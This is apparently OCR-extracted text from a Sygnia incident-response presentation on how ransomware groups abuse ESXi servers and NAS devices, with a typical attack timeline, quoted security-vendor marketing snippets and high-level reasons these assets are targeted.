SYGNIA

RANSOMWARE'S SECRET TUNNEL

How Ransomware Groups Hijack ESXi and NAS for Covert Operations

22 JANUARY 2024

WHO ARE WE?

ZHONGYUAN AARON HAU

Incident Response Expert

Singapore


REN JIE YOW

Incident Response Expert

Singapore

RISE OF RANSOMWARE


Total value received by ransomware attackers 2019 – 2023



Chainanalysis

MAIN FOCUS OF THE SECURITY INDUSTRY

TYPICAL TIMELINE OF A RANSOMWARE



INITIAL ACCESS BROKER

RANSOMWARE OPERATOR

Initial infiltration

Persistency


Full Environment Compromise

1-3 weeks

Exfiltration


Encryption

EDR RANSOMWARE DETECTION



Ransomware Detection and Response


Put ransomware nightmares to sleep. Minimize the time to detect, investigate, and respond to ransomware threats.



Stop Ransomware Attacks With Sophos Endpoint

The most robust zero-touch endpoint defense against remote ransomware.


Ransomware attacks have been making headlines for years, encrypting data and holding it for



Ransomware Protection

Everything you need to stop ransomware in its tracks

Stop ransomware with a modern approach and an adaptive platform that stays ahead of the adversary.



Protection Against Ransomware. Guaranteed.


Ransomware is EVERYWHERE.

Judging by the headlines, today's cyber threat landscape is dominated by ransomware, a juggernaut of an attack that has claimed over $1B in extorted funds from organizations of all sizes, leaving many digitally paralyzed in its wake.[1] Ransomware is evolving rapidly, with each new variant proving to be stealthier and even more aggressive than its predecessor. Organizations worldwide are scrambling to deploy better protection and further minimize financial risks of an attack.

New security technologies and more cyber insurance spend? What's wrong with this picture?

IT professionals and execs alike know that antivirus

TYPICAL TIMELINE OF A RANSOMWARE




NAS DEVICES IN RANSOMWARE

Stores high volumes of data

Target for exfiltration and encryption

Unmonitored asset

Usually long uptime




ESXI SERVERS IN RANSOMWARE

Exfiltration of VMDK files

Encryption of VMDK files and disruption to operations

Unmonitored asset

